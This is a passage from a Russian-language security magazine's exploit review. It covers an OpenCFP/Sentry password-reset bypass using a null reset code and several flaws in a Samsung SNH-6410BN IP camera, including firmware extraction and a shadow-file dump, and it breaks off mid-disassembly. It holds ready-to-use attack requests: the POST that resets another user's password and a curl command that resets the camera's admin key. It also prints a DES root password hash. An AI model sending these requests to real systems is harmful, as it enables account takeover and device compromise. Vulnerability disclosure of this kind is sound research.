                        $this->reset_password_code = null;
                        return $this->save();
                }

                return false;
        }
```

Функция attemptResetPassword()

Сама ошибка довольно тривиальна. Она возникает из-за того, что значение NULL может пройти проверку функцией `checkResetPasswordCode()` и вернет true для любого пользователя, для которого в базе данных нет токена сброса. Вызвать ошибку можно, отправив запрос с URL-символом NULL (`%00`) в качестве значения параметра `reset[reset_code]`.

```
POST /updatepassword HTTP/1.1
Host: domain
Referer:
http://domain/reset/2/vab9HtPIfIw2f6WLrzzidEbApaepDSGm9PkUKyKvZr
[...]
reset[_token]=x&reset[password][password]=passw0rd&reset[password]↵
   [password2]=passw0rd&reset[user_id]=2&reset[reset_code]=%00
```

В результате мы успешно изменим пароль пользователя с определенным `user_id` на нужный нам.



Success: You've successfully reset your password.

Успешная смена пароля

Преградой станет только наличие неиспользованного токена сброса пароля в базе данных. К тому же атакующему нужно, помимо email, знать цифровой ID пользователя, чтобы иметь возможность зайти в систему. Но подобрать его вряд ли будет сложно, учитывая, что первые несколько ID наверняка зачастую принадлежат организаторам конференции.

Оригинал отчета ты можешь найти в блоге автора эксплоита.

TARGETS

OpenCFP и другое ПО, использующее Sentry.

SOLUTION

Патч для фреймворка принят в основную ветку 5 сентября 2016 года.

МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В IP-КАМЕРЕ SAMSUNG SNH-6410BN

CVSSv2:	Нет
Дата релиза:	11 августа 2016 года
Автор:	Pen Test Partners
CVE:	N/A

Жертвой этого эксплоита стал очередной «умный» предмет — IP-камера Samsung SNH-6410BN. Сам девайс неплох, но с безопасностью у него проблемы, что, кстати, характерно для всего класса устройств.

Обычно пользователь соединяется с камерой с помощью мобильного приложения или с сайта. При этом на самой камере работают SSH и веб-сервер. С этого обычно и начинаются все исследования подобных устройств.

EXPLOIT


Сразу отметим, что веб-сервер работает только по HTTP, а не по HTTPS. В этом и заключается первая проблема. Канал между устройством и пользователем не шифруется, соответственно, данные могут быть просто перехвачены или даже подделаны.

Вторая проблема заключается в том, что используется только один веб-аккаунт. Если он будет скомпрометирован, то даст полный доступ к системе. Получается, что вся безопасность завязана на один пароль.

Этот пароль устанавливается при первом подключении. Однако о самом существовании веб-интерфейса в документации к камере ничего не сообщается, так что с большой вероятностью владелец устройства не будет к нему подключаться и создавать учетку. Это и есть следующая, третья проблема.


В середине 2014 года исследователь Zenofex из Exploitee.rs group обнаружил возможность сброса пароля на другой камере Samsung. Несмотря на то что исследователи уведомили об этом производителя, новая камера подвержена той же уязвимости. Проблемный код находится в файле `/classes/admin_set_privatekey.php`. Он записывает новый ключ, не проверяя, был ли тот установлен раньше. Это позволяет атакующему изменить ключ на любой другой.

Вот кусок кода, который отвечает за первоначальную установку пароля. Проверка выделена красным.



```
else if($pageData[0] == "SET"){
      $result = requestToCamera(CMD_USER, ACTION_GET_ALL, TYPE_REQUEST, null);
      if($result[0] == "OK" && $result[1] != null){
            $recvData = $result[1];
            if(strcmp("SEC-6410", CAMERA_MODEL) != 0){
                  $sendData = array_slice($recvData, 0, 40);
            }else{
                  $sendData = $recvData;
            }
            $currentKey = byte2str($sendData, 17, 16);
            if($pageData[1] == $currentKey){
                  str2byte($sendData, $pageData[2], 17, 16);
                  requestToCamera(CMD_USER, ACTION_SET, TYPE_REQUEST,
$sendData);
                  $_SESSION["PRIVATE_KEY"] = $pageData[2];
                  echo "OK";
            }else{
                  echo "NOK;Incorrect private key";
            }
      }else{
            echo "NOK;" . $result[1];
      }
```

Получается, что пароль можно сбросить простым запросом к камере.



SmartCam
To access the camera, enter the private key for the camera you selected.
Private Key :
Language : English

```
andrew@andrew-ThinkPad-X220: ~/tools/create_ap
andrew@andrew-ThinkPad-X220:~/tools/create_ap$ curl 'http://192.168.12.61/classe
s/class_admin_privatekey.php' --data 'data=NEW%3Badmin'
OKandrew@andrew-ThinkPad-X220:~/tools/create_ap$
```

Пример запроса

Это позволяет нам получить доступ к веб-интерфейсу — первый шаг на пути к root-шеллу.

Вторая уязвимость, которую нашел Zenofex, — инъекция команд через поле для ввода WEP-ключа в форме. Странно, но в отличие от уязвимости, позволяющей сбросить пароль, эта уже не сработала. Значит, придется идти по старому пути — исследовать прошивку. Ее можно без проблем получить, скачав с сайта Samsung Support файл .tgz.




```
$ tar -zxvf snhp6410bn.tgz
uImage-snh-p6410bn
ramdisk-snh-p6410bn.wn3.gz
work-snh-p6410bn.wn3
front_fw/
front_fw/model.txt
front_fw/network_check.txt
boot_fw/
boot_fw/u-boot-nand-snh-p6410bn.bin
```

Содержимое tgz

Как видишь, файл ничем не защищен и не зашифрован, что облегчает реверс (если помнишь, в одном из предыдущих обзоров был эксплоит, автору которого пришлось соединяться с устройством по UART, чтобы подсмотреть алгоритм шифрования).


Начнем исследование с файла ramdisk. Из расширения ясно, что это архив gzip.



```
$ gunzip ramdisk-snh-p6410bn.wn3.gz
$ file ramdisk-snh-p6410bn.wn3
ramdisk-snh-p6410bn.wn3: Linux rev 1.0 ext2 filesystem data, UUID=b239d52c-cf85-
4d83-a71a-0e5ddd8e037a
```

Содержимое ramdisk из прошивки


Это файловая система ext2, а значит, ее с легкостью можно примонтировать в любом дистрибутиве Linux.



```
$ mkdir ramdisk
$ sudo mount -t ext2 ramdisk-snh-p6410bn.wn3 ramdisk
$ cd ramdisk/
$ ls
bin  dev  etc  home  lib  lib64  linuxrc  lost+found  mirror_work  mnt  proc
root  run  sbin  sys  tmp  usr  var  work
```

Монтирование ramdisk

Содержимое похоже на корневую директорию. Посмотрим, доступен ли пользователь root.




```
$ cat ./etc/shadow
root:Y9IdQjqdLn0p6:0:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
ftp:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
default::10933:0:99999:7:::
```

Содержимое файла /etc/shadow

Для создания хеша пароля рута использован DES. Это значит, что его максимальная длина составляет восемь символов и сбрутить его будет несложно.

После того как у нас появился доступ к файловой системе, мы можем найти и другие обработчики вводимых пользователем данных на веб-страницах. Плохая проверка таких данных — это до сих пор самый популярный тип уязвимостей во встраиваемых системах.

Скрипт на PHP, который принимает данные от сайта, передает их сразу нескольким cgi-бинарникам. Внимание автора привлек один из них с именем **debugcgi**. Поиск текстовых строк показал, что в нем есть чистые системные команды, которые используются в сочетании с синтаксисом форматирования строки.




```
%s/%d.gz
/mnt/debuglog
Content-Type:text/plain
/tmp/debuglog
debuglevel:0x%08x
loglevel:0x%08x
SYS_%s:%08x(%d)
CORE
ZUNOH
/proc/
/sys/
cat %s
ls -al %s
/sbin/ifconfig
netstat -an
/sbin/route -n;/sbin/route -A inet6 -n
/sbin/hwclock
```

Строки из файла debugcgi

К сожалению, автору эксплоита не удалось найти PHP-скрипты, которые вызывают этот исполняемый файл. Поэтому следующим шагом был анализ с помощью IDA Pro.

По найденным строкам уже понятно, что debugcgi вызывает какие-то системные команды. Поэтому начнем с вызовов `system` и `exec` и посмотрим, к чему они приведут. В итоге нашлась интересная функция, которая содержит строки с командами `ls`, `netstat` и `ifconfig`.




```
SUBS    R2, R0, #0 ; base
BEQ     loc_8EC4

MOV     R0, R7  ; s1
LDR     R1, =aCommand ; "command"
BL      strcmp
CMP     R0, #0
BNE     loc_8E40

MOV     R0, R8  ; s1
LDR     R1, =aCat ; "cat"
BL      strcmp
CMP     R0, #0
MOVEQ   R12, #1
STREQ   R12, [SP,#0xD8+var_C4]
